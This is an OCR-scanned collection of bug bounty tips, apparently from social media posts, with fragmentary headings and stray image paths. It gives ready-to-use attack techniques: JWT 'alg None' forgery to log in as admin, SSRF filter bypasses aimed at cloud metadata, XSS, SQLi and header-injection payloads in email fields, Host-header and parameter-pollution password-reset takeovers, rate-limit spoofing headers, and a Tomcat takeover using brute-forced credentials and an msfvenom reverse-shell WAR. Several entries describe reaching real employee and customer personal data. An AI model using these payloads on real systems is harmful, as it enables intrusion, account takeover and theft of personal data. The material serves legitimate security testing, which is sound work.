
#tags

for posts .
1. Spider whole web
2. Find # in search
3. Found 156 tags . Sorted and found 70+ tags were just used in article but no post in website featured posts and account also.

4. Created posts using that tag and posted on site.
Impact: Whenever normal user clicks on that tag , User will see content of attacker.
Origination removed that tags in 3 hours only.
Tip: If you see any tag .Open it , If no post then create your post and add that tag

Company already used that tag but there was no post of tag. Simply I created posts using that tag. Attacker can use that tag to show malicious content on behalf of organization. Goodwill , Reputation all matters that how company works.

Command injection hacks:)



P1 of the day on

@Bugcrowd


:
1- https://host ⇒403 forbidden
2- https://host/app ⇒Redirect to corporate SSO
3- https://host/app/main.js ⇒IP:8005 and Api_key
4- https://IP:8005/ ⇒ https://IP:8005/swagger/ui/index#/Admin
5- Use key in swagger⇒ Info Disclosure

if you find swagger endpoint v1.0
try to locate /api-docs/; apidocs .... or other directories under swagger and put this payload for example :

https://exampledotcom/apidocs /?url=%3Cscript%3Ealert(atob(%22SGVyZSBpcyB0aGUgWFNT%22))%3C/script%3E
good luck

SSRF

API Key/Secret/Token



Private Profile Disclosure

Authorization Bypasses:

- Check for basic IDORs(id=1,2,3...)
- If URL/abc/3 blocked, try URL/abc/3/edit or so (try valid or fake)
- if URL/logs → not working, try URL/logs.json
- Try add "admin=true" or so while registering (depending on target) [1/n]

- If doesn't work, try the last trick after registering and while updating the profile.
- Try understanding target structure and mappings to attack. Eg. If, URL/Org/1 —> Maybe has many Orgs with many users. Add "org_id=2" or so as param and check for info disclosure . [2/2]

BLIND XSS

JWT Exploitation:

1. Register an Test account
2. Capture the homepage req in burp (After login)
3. In cookie: auth=

http://header.data


.signature (it is using JWT and will be in that format)

4. Send it over to decoder
and change one by one to base64 then in header you will see {"alg":"HS256","typ":"JWS"}.
{"login":"test","iat":"1591009369"}.55e9208ebd0ec76e8ec30f563ff76db0a9b6febb799ff2828e114bb31d3c22dYQ

5. so change it to None and under data change the test account to admin
{"alg":"None","typ":"JWS"}.
{"login":"admin","iat":"1591009369"}.55e9208ebd0ec76e8ec30f563ff76db0a9b6febb799ff2828e114bb31d3c22dYQ
6. Again encode back to base64 and

7. Replace the auth= with our new encoded value (dont give the signature part)
8. Send the req in repeater and in response you will see able to logged in as admin.

Bug Bounty Tips




Cloudflare checker

subfinder -silent -d [target] | filter-resolved | cf-check | tee target-ips.txt

cat target-ips.txt | sort -u | naabu -silent -verify -ports full | httpx -silent -status-code -title -vhost | tee target-httpx.txt

"forgot password

Account Takeover by JWT Token



1 - Found old registration endpoint
2 - Got a confirmation url
3 - confirmed the url while logged in using another account
4 - Boom the email in the request was added to my another account
6- Reset password and got it

csrf

SSRF, open-redirect

When testing for SSRF using a black list, take internal IP addresses and when encoding them, dont encode entire IP. Encode 1 octet of the IP address, or 2 or 3. For Instance: AWS Metadata - 0251.254.169.254 (this got the $160,000 payout in Oct 2018)

I learnt today that IP addresses can be shortened by dropping the zeroes.
Examples:
http://1.0.0.1 → http://1.1
http://192.168.0.1 → http://192.168.1
This bypasses WAF filters for SSRF, open-redirect, etc where any IP as input gets blacklisted.

When testing for SSRF, change the HTTP version from 1.1 to HTTP/0.9 and remove the host header completely. This has worked to bypass several SSRF fixes in the past.

takeovers

subfinder -d http://hackerone.com -silent | dnsprobe -silent -f domain | httprobe -prefer-https | nuclei -t nuclei-templates/subdomain-takeover/detect-all-takeovers.yaml

discover backup files

When you're brute forcing for endpoints, don't forget to add extensions. You can also use this method to discover backup files. Here's a command I use frequently:
dirsearch -e php,asp,aspx,jsp,py,txt,conf,config,bak,backup,swp,old,db,sql -u <target>

SSRF

QR basic SSRF
1. Android app have function to generate QR and scan also.
2. Burp collaborator link converted to QR code
3. Scanned with same app
4. No response till 15 mins
5. Got DNS & HTTP both with org IP
7. All ssrf payloads converted to QR scanned one bye one

8. Working payload bypass: http://0000::1:25/ > Converted to QR
Scanned
Connection refused
Note: Old finding

#kongsec

Redirect

Found a crazy redirect filter.
?d=target[.]com →redirecting to

http://target.com

?d=evil[.]com →redirecting to

http://target.com

?d=

http://target.com.evil.co

→redirecting to

http://target.com


?d=

http://eviltarget.com

→redirecting to

http://eviltarget.com

3 different ways to bypass the #WAF !



CRLF injection

When starting a program, use this dork, site:

http://prog.com

inurl:lang= Or inurl:locale=
You might get a CRLF injection in there if it's being reflected.

S3 URLs with PII data within 15 min

1. Site was pretty hard to test via burp (IP block issue)

2. Time to test observation skills

3. view-source:site_here
4. Cntr+F = API,URL,DATA,AUTH...
5. Finally found config.js
6. Opened and found multiple s3 URLs

7. All URL in notepad. Checked one by one.
8. Data I got: CV's of employee, Bank account information, Statements and many more..
Thanks to developer

Tip: Check source code with sensitive keywords. Force your brain with your experience

#kongsec


github

Tip: If you found any password on github but program isn't accepting data from github or any third party try to look password in your target only .
Example: Password:"aqwsed123"
Simple Google dork
"

http://target.com

" aqwsed123

Mass account takeover



Excellent e-mail address payloads by

@securinti


These are all valid e-mail addresses

İNTİGRİTİ
ETHICAL HACKING PLATFORM

XSS	test+(<script>alert(0)</script>)@example.com test@example(<script>alert(0)</script>).com "<script>alert(0)</script>"@example.com
Template injection	"<%= 7 * 7 %>"@example.com test+(${{7*7}})@example.com
SQLi	"' OR 1=1 -- '"@example.com "mail'); DROP TABLE users;--"@example.com
SSRF	john.doe@abc123.burpcollaborator.net (thanks @d0nutptr) john.doe@[127.0.0.1]
Parameter pollution	victim&email=attacker@example.com
(Email) Header injection	"%0d%0aContent-Length:%200%0d%0a%0d%0a"@example.com "recipient@test.com>\r\nRCPT TO:<victim+"@test.com

WAF XSS

An interesting trick: you can bypass a WAF during a XSS attack on ASP(dot)NET/IIS technology by using a HTTP parameter pollution attack.



Information discolsure

P1
1 . After bruteforcing on site nothing get interesting.
2 . Then right click and open source code
3 . After manual observation got /dev/admin directory
4 . Then again bruteforce on it but no luck

5 . Try to accessing /admin/index.php but it's redirected to login portal
6 . Now it's like dead end
7. But suddenly remembered 'No redirect ' extension.
8 . Put /admin/index.php link in no redirect.

9 . And entered wrong creds and hit enter.
Boom ! logged in as a admin

Accidental finding

In site article they mentioned "If you have any queries, You can raise ticket on http://site.atlassian.net"
1. When I clicked on link : Doesn't exist
2. So I created the domain as they mentioned (http://site.atlassian.net)
3. But no information....

4. So I thought to check domain again.
5. In recent tickets I found 7 raised queries . Some of them mentioned their personal information
Quick report to company

#kongsec

@securinti

Reference:

Account Takeover by manipulating JWT

1 . Bruteforce on

http://target.com

→ No luck

2 . Then use google dork (site:

http://target.com

inurl:login.php) got login page

3 . Now logged into

http://target.com

and tried xss,idor,ssrf → no luck

4 . Then just capture the login req in burpsuite.Quote Tweet

5 . Saw JWT Token

6 . Now immediately visited to

> https://t.co/lDcZnkaG8l?amp=1

7 . After decoding the JWT Token realised that they using public key encryption

8 . Replace the attacker mail id with victim mail id and send to the ser
BOOM ! Successful logged in into victims account
Reference :

https://youtu.be/_wXQW-dlyL8

Customer and Employee email enumeration

Be agile about files naming conventions, push it through modifying the header , you never know when you can get a File upload RCE

An Interesting Account Takeover

30 January 23:18 | 491 characters

Crazy Account Takeover-

Captured the request on password reset. There was JSON data passing like this email field having victim email when the request is forwarded we receive the mail.
Next i have added two emails.
{email:[victim@gmail.com,attacker@gmail.com]} When clicked on forward request i had received two emails having reset link of victim@gmail.com it was producing the reset link for first email and if u put another email it will send the same email to other account also. Now the attacker had received victim account password reset link. Thus leading to account takeover.

Got adviced by a friend
email=victim@email.com&email=attacker@email.com
email=victim@email.com,attacker@email.com
email[0]=victim@email.com&email[1]=attacker@email.com

Recently during initial

#recon


, I came across a vulnerable Splunk instance which had a sensitive information disclosure vulnerability (P3). Always go deep searching for

#exploits

and


#cves

whenever you encounter a third-party service.



```
Importance of Recon - Sensitive Information Disclosure in Minutes

1. From subdomain scanning, found an endpoint - risk.target.com
2. The endpoint was hosting a not so old version of "Splunk"
3. Did some Google search and found a CVE (CVE-2018-11409) but it was for older version than discovered
version.
4. However, tried the CVE exploit and it worked. :)

# Exploit

* Simply, append "__raw/services/server/info/server-info?output_mode=json" to the url.
Example: risk.target.com/__raw/services/server/info/server-info?output_mode=json


# CVE Information

*  CVE-2018-11409 - Splunk through 7.0.1 allows information disclosure by appending
__raw/services/server/info/server-info?output_mode=json to a query, as demonstrated by discovering a
license key.


~ If you never try searching for CVEs and Public Exploits, maybe now its the time to look into it.
```

A short p1 story inspired by



```
A short p1 story
1) ran subscan got staging.target.com
2) it has signup n login page after signup got
redirected  target.com just a simple user account ..no
email verification:xD
3) used hunter.io got email like maintainer@target.com
Made account with this email on staging subdomain got
access to admin dashboard with 13k+ users PII info
#bugbounty #bugbountytip
```

Sign up

On most of your recognitions, try the classic sign-up endpoints even if there is not sign-up button. Quite a few developers think that hiding this button is enough.


```
{
  laravel: "/register",
  drupal: "/user/register",
  wordpress: "/wp-login.php?action=register",
  ezpublish: "/register"
  // & more
}
```

Open Redirect


If you are doing Open Redirect then don't forget to URL Encode "&" → "%26".
For Example:

Quote Tweet

Account Takeover Tips



Aws s3 Misconfiguration



2 FA Bypass:

1. Site is using Google Authenticator for 2A.

2. There is an endpoint which will give you the QR Code / auth code to add into your Google Authenticator app.
3. Once the setup is done user can perform 2FA with Google app and login frok the next time.

4. Now logged in with password and made a request to the endpoint which gives the QR code/ auth code.
5. Endpoint gave the new code.
6. Attacker could add this code into Google Authenticator and can takeover the account by knowing the victims password.

Takeaways:
For Hackers:
Monitor all the endpoints and fuzz with whatever context you want. There is no right/wrong. Always wierd things works in Hacking

Redirect

If you encounter a situation where http://childtarget.com redirects to http://target.com, here's what you can do/look for. (Feel free to add in more)

JWT Token Bypasses #1:

1. Capture the JWT.
2. Change the algorithm to None.
3. Change the content of the claims in the body with whatever you want eg: email: attacker@gmail.com
4. Send the request with the modified token and check the result

Rate Limiting Bypass

IP Rotation —> Sending new ip's
Null byte -- %00,%0d%0a,%09
exapmple:email:test5119@yopmail.com%00
4. X-Forwarded-For: IP
ex:X-Forwarded-For: 127.0.0.1
5. Double X forward option
ex: X-Forwarded-For:
X-Forwarded-For:127.0.0.1

X-Remote-IP: 127.0.0.1
X-Originating-IP: 127.0.0.1
X-Remote-IP: 127.0.0.1
X-Remote-Addr: 127.0.0.1
X-Client-IP: 127.0.01
X-Host: 12.0.0.1
X-Forwared-Host: 127.0.0.1

Or Use brup Extention

TheKingOfDuck/burpFakeIP
2020/04/25 ** 优化代码，新增9种请求头。 burpsuite伪造ip,我是认真的。 四个小功能 在 Repeater模块右键选择 fakeIp菜单,然后点击 inputIP 功能,然后输入指定的ip： 程序会自动添加所有可伪造得字段到请求头中。 在 Repeater模块右键选择 fakeIp菜单,然后点击 127.0.0.1 功能： 在 Repeater模块右键选择 fakeIp菜单,然后
https://t.co/gfjhP04zTX?amp=1

RCE on big company

1. subdomain enum
2. used "ffuf" and found tomcat on ";/..;/manager"
3. weak cred (used hydra)
4. "/manager/html" blocked, "/manager/text" was not
5. used "msfvenom" and crated reverse shell war
6. used "curl" and deployed the war file
7. rce!

IDORs @

Hacker tip: when you're looking for IDORs in a model that references another model, try storing IDs that don't exists yet. I've seen a number of times now that, because the model can't be found, the system will save the ID. (1/2)

Because authorization checks often only happen on write, you can come back after the ID was created. Because the model references a model that isn't yours, you may be able to bypass authorization, often leading to information disclosure. (2/2)

Bug : Authentication Bypass

1 . Run knockpy and assetfinder on Google
2 . Know got 3000+ subdomain

3 . Then after visiting some domain got one domain look suspicious
4 . Visit that perticular domain and 2 account for testing.

5 . Then get loged in using 1st account
6 . But they asking for OTP.(expire in each 30 sec) so bruteforce on OTP doesn't work.

7 . Then decided to look into the response of the request.

8 . I got "{id :""}" parameter look suspicious.
9 . Then enter phone no → correct OTP → intercept request → replace 'id' parameter with 2nd account id
Boom !! Logged in into another account

Account takeover

I was testing for ATO via reset function . Tried all method but no success. My friend

@Tabnexa

gave me tip to add double Host in request while requesting password
Host:

http://site.com

Host:


http://evilsite.com

Boom it worked

Simple XSS Check @

```
#!/bin/bash

subfinder -d $1 -o domains_subfinder_$1
amass enum --passive -d $1 -o domains_$1

cat domains_subfinder_$1 | tee -a domain_$1
cat domains_$1 | filter-resolved | tee -a domains_$1.txt

cat domains_$1.txt | ~/go/bin/httprobe -p http:81 -p http:8080 -p https:8443 | waybackurls | kxss | tee xss.txt
```

Wordlists for finding git & svn Files




```
/.git
/.git-rewrite
/.git/HEAD
/.git/config
/.git/index
/.git/logs/
/.git_release
/.gitattributes
/.gitconfig
/.gitignore
/.gitk
/.gitkeep
/.gitmodules
/.gitreview
/.svn
/.svn/entries
/.svnignore
```

Bash One-Liner for Finding possible SSRF Flaws

```
#!/bin/bash
cat urls_$1.txt | grep -E "(url=|css=|js=|site=)" | tee ssrf_$1.txt
```

Bypassing 2FA with CSRF.



```
Bypass 2-factor authentications with CSRF:-

> Create 2 accounts on a site.

> Turn on 2fa in both accounts.

> Click on disable 2FA for any of the account and capture it in burp.

> Now close the tab for first account amd stay logged in to 2nd account

> Simply submit the csrf POC in a new tab.

> See if the 2fa is disabled in the 2nd account.

> If it works, GZ!!!!
```

AUth Bypass

